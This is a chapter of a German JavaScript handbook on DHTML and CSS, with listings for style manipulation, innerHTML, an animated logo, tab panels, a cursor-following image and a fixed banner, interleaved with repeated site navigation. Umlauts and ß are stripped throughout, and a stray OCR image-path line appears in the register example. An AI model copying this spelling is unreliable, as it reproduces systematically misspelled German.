Die herkmmliche HTML-Programmierung war nicht immer besonders strukturiert. Wollte man in einer Tabelle alle Zellen in einer bestimmten Schrift darstellen, so musste man in jeder Zelle ein `<font>`-Tag verwenden. Mit dem Konzept der **Cascading Style Sheets**[1] (kurz CSS) kann sich das ndern. Ohne hier auf allzu viele Details eingehen zu wollen, sei nur gesagt: Es gibt immer wieder in der Fachpresse Vergleiche, welcher Browser in welchem Mae CSS untersttzt. Dabei schneidet der Netscape Navigator in der Regel am schlechtesten ab, der Internet Explorer schon etwas besser − und in Fhrung liegt die Nummer 3 auf dem Browser-Markt, der norwegische Opera-Browser.

Ein Style Sheet sieht folgendermaen aus:

```
<style type="text/css"><!--
   a {color:blue; text-decoration:none}
--></style>
```

Die HTML-Kommentare dienen auch hier dazu, dass ltere Browser den Text zwischen den `<style>`-Tags nicht anzeigen. Heutzutage ist das allerdings genauso relevant wie die HTML-Kommentare bei `<script>`-Tags: Sie schaden nicht, aber ntzen nur begrenzt. Eigentlich interessant ist diese Zeile:

```
a {color:blue; text-decoration:none}
```

Das bedeutet: Alle Links (Tag `<a>`) im Text werden in blauer Farbe angezeigt (`color:blue`) und nicht unterstrichen (`text-decoration:none`). Diese Angaben gelten global fr das gesamte Dokument. Man kann jedoch diese Vorgaben auch berschreiben, indem bei einem Tag der `style`-Parameter gesetzt wird:

```
<a href="http://www.galileo-press.de/" style="color:blue; text-decoration:none">Galileo Press</a>
```

Man kann natrlich nicht nur Links anpassen, sondern beispielsweise auch Abstze (Tag `<p>`) oder eben Tabellenzellen (Tag `<td>`):

```
<style type="text/css"><!--
   p {color:green}
   td {font-size: 12pt}
```

```
--></style>
```

Auerdem lassen sich CSS-Stilangaben nicht nur fr Tags einrichten, sondern auch fr IDs und fr spezielle Klassen. Letzteres sieht beispielsweise folgendermaen aus:

```
<style type="text/css"><!--
   .gruen {color:green}
--></style>
```

Alles auf der Seite, was die Klasse `gruen` hat, wird auch grn dargestellt. Die Klasse geben Sie mit dem `class`-Attribut an:

```
<p class="gruen">Dieser Text ist nicht mehr schwarz ...</p>
```

JavaScript bietet nun mehrere Mglichkeiten, auf CSS-Formatierungen eines Elements zuzugreifen. Am einfachsten verwenden Sie die `style`-Eigenschaft des entsprechenden HTML-Elements, das Sie via DOM (siehe vorheriges Kapitel) erreichen. Sie mssen dann nur noch die zugehrige CSS-Eigenschaft in CamelCase umwandeln. Das bedeutet, dass jeder Wortbestandteil mit einem Grobuchstaben beginnt, aber die gesamte Eigenschaft mit einem Kleinbuchstaben anfngt. Aus der CSS-Eigenschaft `color` wird die JavaScript-Eigenschaft `color`, es ndert sich also nichts. Aus `background-color` wird `backgroundColor`, aus `font-weight` wird `fontWeight`. Bindestriche verschwinden also ebenfalls – sie sind ja so oder so nicht in JavaScript-Eigenschaften erlaubt.

Das folgende Listing ndert die Vorder- und Hintergrundfarbe eines Textes auf Knopfdruck. Per `document.getElementById()` wird das `<p>`-Element angesprochen und dann `style.<Eigenschaft>` gesetzt.



Hier klicken, um das Bild zu Vergrern

Abbildung 17.1 Der Text wird auf Mausklick invertiert.

```
<html>
<head>
<title>CSS</title>
<script type="text/javascript"><!--
function normal() {
   var Absatz = document.getElementById("Absatz");
   Absatz.style.color = "black";
   Absatz.style.backgroundColor = "white";
}

function invers() {
   var Absatz = document.getElementById("Absatz");
   Absatz.style.color = "white";
   Absatz.style.backgroundColor = "black";
}
//--></script>
</head>
<body>
<p id="Absatz">Text wechsle dich</p>
<form>
   <input type="button" value="Normal" onclick="normal();" />
   <input type="button" value="Invers" onclick="invers();" />
</form>
</body>
</html>
```

Ein hufig eingesetzter Effekt besteht darin, die CSS-Eigenschaft `display` zu setzen: Der Wert `none` beispielsweise blendet das dazugehrige Element ein oder aus; der davon belegte Platz wird freigegeben.

Wenn Sie mit Klassen arbeiten, bentigen Sie die `style`-Eigenschaft nicht, lediglich `className`. Damit haben Sie Lese- und Schreibzugriff auf die CSS-Klasse des jeweiligen Elements. Hier noch einmal das Beispiel mit dem invertierten Text, diesmal via CSS-Klassen:

```
<html>
<head>
<title>CSS</title>
<style type="text/css"><!--
  .normal { color: black; background-color: white; }
  .invers { color: white; background-color: black; }
--></style>
<script type="text/javascript"><!--
function setzeKlasse(klasse) {
```

```
   var Absatz = document.getElementById("Absatz");
   Absatz.className = klasse;
}
//--></script>
</head>
<body>
<p id="Absatz">Text wechsle dich</p>
<form>
   <input type="button" value="Normal"
      onclick="setzeKlasse('normal');" />
   <input type="button" value="Invers"
      onclick="setzeKlasse('invers');" />
</form>
</body>
</html>
```

JavaScript bietet noch einen viel detaillierteren Zugriff auf CSS-Stile, was aber in der Praxis eher seltener zum Einsatz kommt. Aus diesem Grund finden Sie hier nur einen kurzen Ausblick, was noch mglich ist:

- Alle Stylesheets eines Dokuments (sowohl inline als auch externe Stile) stehen im Array `document.styleSheets` zur Verfgung. Mit der Eigenschaft `disabled` knnen sie aktiviert (`false`) und deaktiviert (`true`) werden.
- Alle einzelnen CSS-Anweisungen innerhalb eines Stylesheets stehen im Array `cssRules` (Mozilla) bzw. `rules` (Internet Explorer). Der Zugriff erfolgt also via `document.styleSheets[x].cssRules` bzw. `document.styleSheets[x].rules`. Der Zugriff dort funktioniert dann wie bei regulren CSS-Stilen ber die `style`-Eigenschaft, beispielsweise mit `document.styleSheets[x].cssRules[y].style.backgroundColor` oder `document.styleSheets[x].rules[y].style. backgroundColor`.

Fr den Praxiseinsatz gengen aber in den allermeisten Fllen die Zugriffsmglichkeiten auf die spezifischen Stile oder, noch besser, auf die CSS-Klassen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 17 DHTML und CSS
  - 17.1 Grundlagen
  - 17.2 Cascading Style Sheets
  - 17.3 HTML-Elemente
  - 17.4 Beispiele
    - 17.4.1 Animiertes Logo
    - 17.4.2 Sichtbar und unsichtbar
    - 17.4.3 Neuer Mauszeiger
    - 17.4.4 Permanentes Werbebanner

top

17.3 HTML-Elemente

Der Begriff **DOM** ist Ihnen ja bereits im vorherigen Kapitel begegnet: **Document Object Model**, die hierarchische Anordnung der einzelnen HTML-Dokumente im `document`-Objekt. Alles, was in Tags eingeschlossen ist, ist ein Objekt, also beispielsweise auch kursiv gedruckter Text (`<i>`-Tag). Auf jedes dieser Objekte kann man zugreifen, und jedes dieser Objekte hat eine Menge von Eigenschaften.

Prinzipiell gengt es, wenn man jedem Tag, auf das

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

man mit JavaScript/DHTML zugreifen will, einen Identifikator gibt. Dazu verwenden Sie das `id`-Attribut:

```
<p id="Galileo">Galileo Press</p>
```

Ansonsten gibt es noch zwei Formen von Blcken: `<span>` fr ein Stck HTML oder Text ohne Umbruch davor und dahinter und `<div>` fr HTML oder Text inklusive Umbruch davor und dahinter.

```
<div id="div1">
<!-- HTML-Kommandos etc. -->
</div>
```

Auch dem `<div>`- oder `<span>`-Tag kann man ein `style`-Attribut mitgeben, um beispielsweise den Inhalt des Blocks zu verstecken oder zu bewegen.

Alle Elemente einer HTML-Seite sind seit dem Internet Explorer 4 in `document.all` gespeichert. ber den Identifikator kann man dann auf ein Element zugreifen, um – und das ist das eigentlich Interessante – ber die `style`-Eigenschaft des Elements Zugriff auf das Aussehen des Elements zu haben.

Mit dem folgenden Code macht man beispielsweise den Layer `"div1"` aus dem obigen Beispiel unsichtbar:

```
document.all.div1.style.visibility = "hidden";
```

Doch wieso haben wir im vorherigen Kapitel extra `getElementById()` und `getElementsByTagName()` eingefhrt? Nun, `document.all` war ein Microsoft-Alleingang in der Browser-Version 4; seit der Browser-Version 5 gibt es auch im Internet Explorer die DOM-Methoden. Deswegen dient `document.all` nur noch der Browserunterscheidung, denn einige kleinere Unterschiede zwischen den Browsern gibt es weiterhin. Verwendet wird in allen Browsern `getElementById()`.

Im folgenden Abschnitt sehen Sie zahlreiche Beispiele, die den Einsatz dieser Techniken demonstrieren. Davor aber noch ein praktischer Hinweis. Hufig geht es bei DHTML lediglich darum, Text in einem Textfeld auszugeben, oder darum, ganz allgemein irgendwo auf der Seite HTML-Code zu platzieren. An dieser Stelle kommt die JavaScript-Eigenschaft `innerHTML` ins Spiel, die genau das macht: HTML innerhalb eines Elements zu verndern.

Das folgende Listing demonstriert das an zwei Beispielen: per `innerHTML` wird sowohl ein Element einer Aufzhlungsliste als auch Text innerhalb eines Absatzes erstellt:

```
<html>
<head>
<title>CSS</title>
<script type="text/javascript"><!--
window.onload = function() {
   document.getElementById("Absatz").innerHTML =
      "Neuer Text";
   document.getElementById("Liste").innerHTML =
      "<li>Neues Element</li>";
}
//--></script>
</head>
<body>

<p id="Absatz">Alter Text</p>
<ul id="Liste">
   <li>Altes Element</li>
</ul>
</body>
</html>
```

In Abbildung 17.2 sehen Sie das Ergebnis: Die neuen Elemente und Texte erscheinen und berschreiben die alten.



Hier klicken, um das Bild zu Vergrern

Abbildung 17.2 Der neue Text und das neue Element erscheinen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 17 DHTML und CSS**
  - **17.1 Grundlagen**
  - **17.2 Cascading Style Sheets**
  - **17.3 HTML-Elemente**
  - **17.4 Beispiele**
    - **17.4.1 Animiertes Logo**
    - **17.4.2 Sichtbar und unsichtbar**
    - **17.4.3 Neuer Mauszeiger**
    - **17.4.4 Permanentes Werbebanner**

top

17.4 Beispiele ▼

Die folgenden Beispiele demonstrieren die praktische Umsetzung des bisher Gesagten anhand einiger Beispiele, die Sie in hnlicher Form auch auf diversen Websites finden knnen.

top

17.4.1 Animiertes Logo ▼▲

Unsere erste Anwendung soll eine einfache Animation sein. Ein Firmenlogo soll nicht nur statisch auf der Webseite stehen, sondern animiert werden. Beispielsweise soll es von links ins Bild schweben. Ein erstes HTML-Grundgerst sieht folgendermaen aus:

```
<html>
<head>
<title>Animiertes Logo</title>
</head>
<body>
<h1>Animiertes Logo</h1>
<img src="logo.gif" />
</body>
</html>
```

Die Animation des Logos geschieht nun folgendermaen:

- Das Logo wird in einen Block (`<div>`) eingefgt.
- Die Positionierung dieses Blocks wird auf `relative` gesetzt.
- Beim Laden der Seite wird der Block zuerst recht weit nach links bewegt.

- Dann startet eine Animation, die das Logo stckweise nach rechts schiebt, bis es an seinem angestammten Platz ist.

Diese Liste soll nun abgearbeitet werden. Als Erstes muss der Layer mit relativer Positionierung eingefgt werden:

```
<html>
<head>
<title>Animiertes Logo</title>
</head>
<body onload="init();">
<h1>Animiertes Logo</h1>
<div id="logo" style="position:relative">
<img src="logo.gif" /></div>
</body>
</html>
```

Als Nchstes muss die Funktion `init()` programmiert werden, die das Logo nach links verschiebt. Beim Mozilla steht die x-Koordinate der linken oberen Ecke eines Blocks in der Eigenschaft `left` und die y-Koordinate der linken oberen Ecke in der Eigenschaft `top` (und zwar relativ zum Browserfenster, Frame oder umgebenden Block). Da das Logo am Anfang nicht sichtbar sein soll, kann man hier einen negativen Wert angeben. Die ursprngliche x-Koordinate wird in einer Variablen fr spter gespeichert.

Die Eigenschaften `top` und `left` sind keine numerischen Werte, sondern Strings. Sie enthalten Werte wie beispielsweise `"200px"` fr 200 Pixel. Es macht dem JavaScript-Interpreter nichts aus, wenn Sie numerische Werte zuweisen − die Umwandlung geschieht automatisch −, aber wenn Sie wie im Beispiel mit den Werten rechnen mchten, mssen Sie sie zunchst in Integer-Werte umwandeln. Dies geht mit der Funktion `parseInt()`.

Der Pferdefu: Beim Internet Explorer heien die Eigenschaften nicht `left` und `top`, sondern `posLeft` und `posTop`. Wie beim Mozilla auch befinden sich die Eigenschaften fr die Position in der `style`-Eigenschaft des Elements.

Zunchst bentigen wir eine Browserunterscheidung. Ein Internet Explorer kann mit `if (document.all)` erkannt werden; alle anderen Browser mssen nur `document.getElementById()` untersttzen. Die Reihenfolge ist dabei essenziell: Da der Internet Explorer ebenfalls `getElementById()` untersttzen wrde, darf die Fallunterscheidung nicht mit `if (document.getElementById)` beginnen.

Nun zurck zur Position des `<div>`-Elements: Diese beiden Hilfsfunktionen ermitteln und verndern die Block-Position in beiden groen Browserklassen:

```
function lieslinks() {
   if (document.all) {
      return document.all.logo.style.posLeft;
      // oder: document.getElementById("logo").style.posLeft
   } else if (document.getElementById) {
      return parseInt(document.getElementById(
         "logo").style.left);
   }
}
function setzelinks(n) {
   if (document.all) {
      document.all.logo.style.posLeft = n;
   } else if (document.getElementById) {
      document.getElementById("logo").style.left = n +
         "px";
   }
}
```

Die Animation funktioniert so hnlich wie bei der Laufschrift. Das Logo wird um (beispielsweise) drei Pixel nach rechts bewegt, und dann wird mit `setTimeout()` die Funktion nach einer gewissen Zeit wieder aufgerufen. Das Ganze wird so lange wiederholt, bis die (relative) Position der Grafik wieder gleich der ursprnglichen x-

Koordinate ist, bis sie sich also wieder am anfnglichen Platz befindet.

In jedem Bearbeitungsschritt wird das Logo um drei Pixel nach rechts geschoben, sofern die relative Position kleiner als 0 ist (sofern sich das Logo also noch links von der ursprnglichen Position befindet). Ist die Position grer als 0, so ist das Logo ein wenig ber das Ziel hinausgeschossen (in unserem Beispiel ist das der Fall, weil 200 nicht durch drei teilbar ist), und die Position wird korrigiert.

```
function init() {
   if (document.getElementById) {
      //Wenn moderner Browser
      setzelinks(-200);
   }
   //Animation starten
   animate();
}
function animate() {
   if (lieslinks() > 0) {
      setzelinks(0);
   }
   if (lieslinks() < 0) {
      setzelinks(lieslinks() + 3);
      setTimeout("animate()", 50);
   }
}
```

Das vollstndige Listing sieht dann so aus:

```
<html>
<head>
<title>Animiertes Logo</title>
<script type="text/javascript"><!--
function lieslinks() {
   if (document.all) {
      return document.all.logo.style.posLeft;
   } else if (document.getElementById) {
      return parseInt(
         document.getElementById("logo").style.left);
   }
}
function setzelinks(n) {
   if (document.all) {
      document.all.logo.style.posLeft = n;
   } else if (document.getElementById) {
      document.getElementById("logo").style.left = n +
         "px";
   }
}
function init() {
   if (document.getElementById) {
      //Wenn moderner Browser
      setzelinks(-200);
   }
   //Animation starten
   animate();
}
function animate() {
   if (lieslinks() > 0) {
      setzelinks(0);
   }
   if (lieslinks() < 0) {
      setzelinks(lieslinks() + 3);
      setTimeout("animate()", 50);
   }
}
//--></script>
</head>
<body onload="init();">
<h1>Animiertes Logo</h1>
<div id="logo" style="position:relative">
<img src="logo.gif" />
</div>
</body>
```

```
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 17.3 Das Logo bewegt sich, gem dem Galileo-Leitspruch

top

17.4.2 Sichtbar und unsichtbar ▼▲

Von besonderem Interesse ist noch die Mglichkeit, Blockelemente sichtbar oder unsichtbar zu machen. Man kann sogar Elemente bereinander anordnen und deren (virtuelle) z-Koordinate setzen, aber das geht ber dieses Beispiel hinaus. Als Beispielanwendung soll eine Art Registersystem programmiert werden, wie man es von Windows-Applikationen her kennt. In diesem Beispiel gibt es drei Register, und nach einem Klick auf die Registerreiter soll das entsprechende Register angezeigt werden.

Hierzu ist Folgendes zu tun:

- Die drei Register werden im HTML-Code definiert und alle an dieselbe Stelle gesetzt.
- Das erste Register wird sichtbar gemacht (bzw. bleibt sichtbar), die anderen beiden werden unsichtbar.
- Wird ein Reiter angeklickt, so wird das aktuelle Register unsichtbar gemacht und das ausgewhlte Register angezeigt.

Wir beginnen mit dem HTML-Code. Beachten Sie, dass dort noch nicht alle Register an dieselbe Stelle gesetzt werden (das wre mit dem `style`-Attribut kein Problem); stattdessen wird spter mit JavaScript die Position des ersten Registers bestimmt, und die anderen beiden werden dann dorthin bewegt. Bei den drei Reitern ist aber schon die JavaScript-Funktion zum Ein- bzw. Ausblenden der jeweiligen Register vorgesehen.

```
<html>
<head>
<title>Register</title>
<style text="text/css"><!--
a {color:black; text-decoration:none}
--></style>
</head>
<body onload="init();">
<table><tr>
<td bgcolor="red">
   <a href="javascript:register(1)">Register 1</a>
</td>
<td bgcolor="green">
   <a href="javascript:register(2)">Register 2</a>
</td>
<td bgcolor="blue">
   <a href="javascript:register(3)">Register 3</a>
</td>
</tr></table>
<div id="register1" style="position:absolute">
   <h3>Register 1</h3>
</div>
<div id="register2" style="position:absolute">
   <h3>Register 2</h3>
```

```
</div>
<div id="register3" style="position:absolute">
   <h3>Register 3</h3>
</div>
</body>
</html>
```

Die Implementierung ist klar: Die CSS-Eigenschaft `visibility` wird gesetzt, um die einzelnen Register ein- und auszublenden. Zwar knnte man hier mit einer Zeichenkette und `eval()` arbeiten (wie schon einige Male zuvor in diesem Buch), aber es ist praktischer, in einer Variablen eine Referenz auf das Objekt zu speichern. Man kann dann auf die `visibility`-Eigenschaft mittels `Objektreferenz.visibility` zugreifen und spart sich alle weiteren Abfragen.

Die Variablendefinition sieht wie folgt aus:

```
if (document.getElementById) {
   var objref1 =
      document.getElementById("register1").style;
   var objref2 =
      document.getElementById("register2").style;
   var objref3 =
      document.getElementById("register3").style;
}
```

Der nchste Schritt erstellt wieder ein paar Hilfsfunktionen, um die Koordinaten eines Blocks browserunabhngig zu setzen:

```
function lieslinks(n) {
   eval("var obj = objref" + n);
   if (document.all) {
      return obj.posLeft;
   } else if (document.getElementById) {
      return parseInt(obj.left);
   }
}
function setzelinks(n, wert) {
   eval("var obj = objref" + n);
   if (document.all) {
      obj.posLeft = wert;
   } else if (document.getElementById) {
      obj.left = wert + "px";
   }
}
function liesoben(n) {
   eval("var obj = objref" + n);
   if (document.all) {
      return obj.posTop;
   } else if (document.getElementById) {
      return obj.top;
   }
}
function setzeoben(n, wert){
   eval("var obj = objref" + n);
   if (document.all) {
      obj.posTop = wert;
   } else if (document.getElementById) {
      obj.top = wert + "px";
   }
}
```

Anstelle von `eval()` knnen Sie natrlich auch − etwas eleganter − alle Objektreferenzen in einem Array speichern.

Die Funktion `init()` wird beim Laden der Seite ausgefhrt. Dort werden zunchst das zweite und dritte Register neu positioniert, und zwar an derselben Stelle wie das erste Register. Auerdem mssen die beiden Register unsichtbar gemacht werden, denn anfangs ist das erste Register sichtbar:

```
var layer_x = lieslinks(1);
```

```
var layer_y = liesoben(1);
setzelinks(2, layer_x);
setzeoben(2, layer_y);
objref2.visibility = "hidden";
setzelinks(3, layer_x);
setzeoben(3, layer_y);
objref3.visibility = "hidden";
```

Das war es auch fast schon. Das Einzige, was noch fehlt, ist die Funktion `register()`, die von den JavaScript-Links aufgerufen wird und das jeweils gewhlte Register einblendet und die anderen unsichtbar macht:


```
function register(n) {
   for (var i=1; i<=3; i++) {
      var visi = (i==n) ? "visible" : "hidden";
      document.layers["register"+i].visibility = visi;
   }
}
```

Hier der komplette, browserunabhngige Code fr dieses Beispiel:

```
<html>
<head>
<title>Register</title>
<style type="text/css"><!--
a {color:black; text-decoration:none}
--></style>
<script type="text/javascript"><!--
var objref1;
var objref2;
var objref3;
function lieslinks(n) {
   eval("var obj = objref" + n);
   if (document.all) {
      return obj.posLeft;
   } else if (document.getElementById) {
      return parseInt(obj.left);
   }
}
function setzelinks(n, wert) {
   eval("var obj = objref" + n);
   if (document.all) {
      obj.posLeft = wert;
   } else if (document.getElementById) {
      obj.left = wert;
   }
}
function liesoben(n) {
   eval("var obj = objref" + n);
   if (document.all) {
      return obj.posTop;
   } else if (document.getElementById) {
      return obj.top;
   }
}
function setzeoben(n, wert){
   eval("var obj = objref" + n);
   if (document.all) {
      obj.posTop = wert;
   } else if (document.getElementById) {
      obj.top = wert;
   }
}

function init() {
   if (document.getElementById) {
      objref1 =
         document.getElementById("register1").style;
      objref2 =
         document.getElementById("register2").style;
      objref3 =
         document.getElementById("register3").style;
   }
```

```
   var layer_x = lieslinks(1);
   var layer_y = liesoben(1);
   setzelinks(2, layer_x);
   setzeoben(2, layer_y);
   objref2.visibility = "hidden";
   setzelinks(3, layer_x);
   setzeoben(3, layer_y);
   objref3.visibility = "hidden";
}
function register(n) {
   for (var i=1; i<=3; i++) {
      var visi = (i==n) ? "visible" : "hidden";
      eval("var obj = objref" + i);
      obj.visibility = visi;
   }
}
//--></script>
</head>
<body onload="init();">
<table><tr>
<td bgcolor="red">
   <a href="javascript:register(1)">Register 1</a>
</td>
<td bgcolor="green">
   <a href="javascript:register(2)">Register 2</a>
</td>
<td bgcolor="blue">
   <a href="javascript:register(3)">Register 3</a>
</td>
</tr></table>
<div id="register1" style="position:absolute">
   <h3>Register 1</h3>
</div>
<div id="register2" style="position:absolute">
   <h3>Register 2</h3>
</div>
<div id="register3" style="position:absolute">
   <h3>Register 3</h3>
</div>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 17.4 Immer nur ein Register ist sichtbar.

top

17.4.3 Neuer Mauszeiger ▼▲

Ein Effekt, der sich auf vielen privaten Websites befindet, ist die Verwendung eines neuen Mauszeigers. Natrlich ist es nicht mglich, die Anzeigeeigenschaften fr den Mauszeiger des Benutzers zu ndern, das wre allein aus Sicherheitsgrnden eine Katastrophe, aber es ist mglich, ein Element zu erstellen, der sich immer an der aktuellen Mauszeigerposition befindet und somit die Maus des Benutzers verfolgt. Als Beispielgrafik verwenden wir − wie zuvor auch − das Logo von Galileo Press.

Sie finden es im Internet unter **http://www.galileo-press.de/download/images/galileo_press.gif** – aber Sie knnen auch eine beliebige andere Grafik verwenden. Die folgenden Schritte mssen umgesetzt werden, damit dies funktioniert:

- Das Element mit der Grafik wird im HTML-Code definiert (mit `id="mauszeiger"`).
- Wenn der Benutzer eine Mausbewegung macht (Event-Handler `onmousemove`), wird das Element an die aktuelle Mausposition bewegt.

Wie bereits in Kapitel 14 beschrieben wurde, funktioniert das Event-Handling in den groen Browsern leicht unterschiedlich. Mit dem folgenden Code, der in der schon standardmig verwendeten Funktion `init()` landet, fangen Sie Mausbewegungen ab und weisen JavaScript an, bei jeder Bewegung die Funktion `anim()` aufzurufen:

```
function init() {
   if (window.Event) {
      document.captureEvents(Event.MOUSEMOVE);
   }
   document.onmousemove = anim;
}
```

Die Funktion `anim()` platziert dann den Mauszeiger und verwendet dabei zwei schon bekannte Hilfsfunktionen:

```
function setzelinks(n) {
   if (document.all) {
      document.all.mauszeiger.style.posLeft = n;
   } else if (document.getElementById) {
      document.getElementById("mauszeiger").style.left =
         n + "px";
   }
}
function setzeoben(n) {
   if (document.all) {
      document.all.mauszeiger.style.posTop = n;
   } else if (document.getElementById) {
      document.getElementById("mauszeiger").style.top =
         n + "px";
   }
}
```

Doch nun zur Funktion `anim()` selbst. Diese ermittelt zunchst die aktuelle Mausposition. In Mozilla-Browsern erhalten Sie diese via `e.pageX` und `e.pageY` (`e` ist der Parameter, der automatisch an die Ereignisbehandlungsfunktion bergeben wird). Im Internet Explorer verwenden Sie `event.clientX` und `event.clientY`. Dann platzieren Sie – mit `setzelinks()` und `setzeoben()` – die Maus an der angegebenen Position:

```
function anim(e) {
   var x = (window.Event) ? e.pageX : event.clientX;
   var y = (window.Event) ? e.pageY : event.clientY;
   setzelinks(x);
   setzeoben(y);
}
```

Hier noch einmal der komplette Code im berblick:

```
<html>
<head>
<title>Mauszeiger</title>
<script type="text/javascript"><!--
function init() {
   if (window.Event) {
      document.captureEvents(Event.MOUSEMOVE);
   }
   document.onmousemove = anim;
```

```
}
function setzelinks(n) {
   if (document.all) {
      document.all.mauszeiger.style.posLeft = n;
   } else if (document.getElementById) {
      document.getElementById("mauszeiger").style.left =
         n + "px";
   }
}
function setzeoben(n) {
   if (document.all) {
      document.all.mauszeiger.style.posTop = n;
   } else if (document.getElementById) {
      document.getElementById("mauszeiger").style.top =
         n + "px";
   }
}
function anim(e) {
   var x = (window.Event) ? e.pageX : event.clientX;
   var y = (window.Event) ? e.pageY : event.clientY;
   setzelinks(x);
   setzeoben(y);
}
//--></script>
</head>
<body bgcolor="white" onload="init();">
<h1>Mauszeiger</h1>
<div id="mauszeiger" style="position:absolute">
   <img src="logo.gif" />
</div>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 17.5 Ein neuer (und ziemlich groer) Mauszeiger

top

17.4.4 Permanentes Werbebanner

Gratis-Hoster, also Firmen, die kostenlosen Webspace anbieten, lassen sich ja einiges einfallen, um effektiv Werbung auf den Webseiten unterzubringen. Ein besonders aufdringlicher Gag ist ein Werbebanner, das so konzipiert ist, dass es immer sichtbar ist (beispielsweise, indem es sich immer in der rechten oberen Ecke des Browserfensters befindet). Eine weitere Anwendungsmglichkeit hierfr ist eine Navigation oder Sitemap, die ebenfalls immer sichtbar ist. Auch hier gilt: Setzen Sie den Effekt recht sparsam ein, oder bieten Sie zumindest die Mglichkeit an, das Banner (oder die Sitemap) ausblenden zu knnen, um die dahinter liegenden Bereiche auf der Website berhaupt ansehen zu knnen.

Die Vorgehensweise bei diesem Beispiel ist folgende:

- Im HTML-Code wird ein Element definiert, der das Banner enthlt (mit `id="logo"`, wir verwenden auch in diesem Beispiel wieder das Galileo-Logo, das hier die Funktion eines Werbelinks auf die Verlags-Homepage hat).

- Per Timeouts wird das Element alle halbe Sekunde in die rechte obere Ecke des Browserfensters verschoben.

Auch hier beginnen wir mit einer Funktion `init()`. Da wir mit Timeouts arbeiten, mssen wir an dieser Stelle nicht mhsam Ereignisse abfangen und umleiten, sondern lediglich das Werbebanner sichtbar machen. (Es wre nicht hbsch, wenn das Banner schon beim Laden der Seite sichtbar wre, denn zu diesem Zeitpunkt ist es noch recht schwierig, die richtige Position zu bestimmen.) Dann rufen wir die Funktion auf, die das Logo in die rechte Ecke schiebt (`anim()`):

```
function init() {
   if (document.getElementById) {
      document.getElementById("logo").style.visibility =
         "visible";
   }
   anim();
}
```

Auch die Funktion `anim()` ist relativ kurz, der Aufwand besteht − wie so oft bei DHTML − eher in der Recherche (und in der Fehlersuche) als in der Programmierung per se. Beginnen wir mit Mozilla-Browsern: In `window.pageXOffset` und `window.pageYOffset` steht, an welche Position die aktuelle Seite im Browserfenster gescrollt worden ist. Die Y-Koordinate der linken oberen Ecke des Banners muss also auf `window.pageYOffset` gesetzt werden, das Banner soll ja oben andocken. Bei der X-Koordinate ist das nicht ganz so trivial, aber nicht unmglich. Also: In `window.innerWidth` steht, wie breit das Browserfenster abzglich Scrollbalken, Leisten etc. ist. In der Praxis ist dieser Wert nicht immer exakt ganz zutreffend, aber man erhlt immerhin eine ganz gute Schtzung. Von diesem Wert muss man die Breite der Grafik abziehen (oder am besten noch ein bisschen mehr, eben wegen der Ungenauigkeiten mancher Browser), und dann hat man die Position der Grafik − beinahe. Schlielich ist es auch mglich, auf Webseiten horizontal zu scrollen, also muss zu diesem Wert noch `window.pageXOffset` addiert werden.

Jedoch heien die Eigenschaften, die beispielsweise die aktuelle Scrollposition des Browserfensters enthalten, beim Internet Explorer komplett anders als bei Mozilla. Aus `window.innerWidth` (Breite des Browserfensters) wird `document.body.clientWidth`, und `window.pageXOffset` und `window.pageYOffset` finden in `document.body.scrollLeft` und `document.body.scrollTop` ihre Entsprechung. Der Rest bleibt beinahe identisch. Ein kleiner Unterschied am Rande: `document.body.clientWidth` arbeitet viel exakter als das Mozilla-Pendant. Man muss von diesem Wert also in der Tat nur die Breite der Grafik abziehen und nicht etwas mehr, wie das zuvor noch der Fall war.

